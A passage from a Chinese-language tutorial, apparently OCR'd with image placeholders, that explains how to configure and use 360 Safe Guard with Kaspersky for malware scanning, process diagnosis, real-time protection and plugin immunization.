


图 2




图 3

勾选“启用密码保护”后，输入你设定的密码就可以了，下面的“范围”勾选“所有功能”。然后点下一步进行“交互式保护”的设置，如图 3。

建议勾选“交互式保护”，并勾选“启用注册表保护”。选上“交互式保护”后，就可随时监控系统程序的运行，我们每运行一个程序“卡巴斯基”都会询问你是否允许运行。有的黑迷可能会感觉到很麻烦，那就选上“基本保护”吧！设置完成重启系统后就可使用了“360 安全卫士”了。

三、360 安全卫士的使用

1、查杀恶意软件：可全面清除 116 个恶意软件、1694 个恶意条目，可彻底杀查隐藏在系统中的恶意软件，保障我们的电脑安全。点右边的“开始扫描”按钮程序可自动快速的扫描系统中的恶意软件。如图 4。

2、诊断与修复：点“全面诊断”程序可扫描系统当前所有的进程，在进程上单击鼠标程序可显示出选定进程的详细情况和描述，并且提出了建议方便我们进行选择，如图 5。并且对每个进程在后面对进程的作用和功能进行详细的描述，以方便我们辨认可疑进程。发现可疑进程钩选后，点下面的“修复选中




图4

项”即可将当前进程结束。启动项可扫描从注册表自动启动的程序，并对程序的作用和功能进行了详细的描述，以方便我们辨别恶意程序和木马。系统服务显示应用软件的服务项目，并用不同的符号表示不同服务，正常服务、可疑服务和危险服务。点“一键修复”可自动修复启动项及IE劫持、限制等。

3、病毒杀查：

卡巴斯基的主要功能在此选项，有病毒扫描、更新病毒库、察看备份等选项，“设置实时保护”可对卡巴斯基的保护、扫描、服务等进行设置。点设置实时保护—保护——主动防御，如图6，可对主动防御的项目进行设置，我们建议将所有的防御都勾选上，这样能更好的保护我们的系统。将这几项勾选上后，我们安装、运行任何程序卡巴斯基都会有提示，使我们的安全有了保障。尤其我们从网上下载的软件常常捆绑木马病毒，有时




图5




图6

用多种方法都无法查出捆绑软件，有了卡巴斯基的保护我们就不怕了，只要我们安装、运行软件时察看卡巴斯基的提示，将捆绑的病毒、木马的进程阻止运行，只允许我们需要安装的软件进程运行，这样即可安装正常的程序又阻止了病毒、木马。当然这需要丰富的经验去判断，否则可能会造成程序安装失败。




图7

4、高级工具：

弹出插件免疫：主要是对一百多种插件进行免疫，几乎包括了常见的所有插件，由于项目比较多，建议使用点“选中推荐免疫项”后再点“免疫选中插件”即可，如图7。免疫后我们上网浏览网页时再也不会弹出安装插件的提示了。

清理使用纪录：可清理IE、第三方浏览器及其它我们使用的播放器、压缩软件等常见软件的历史纪录，清理功能十分强大。

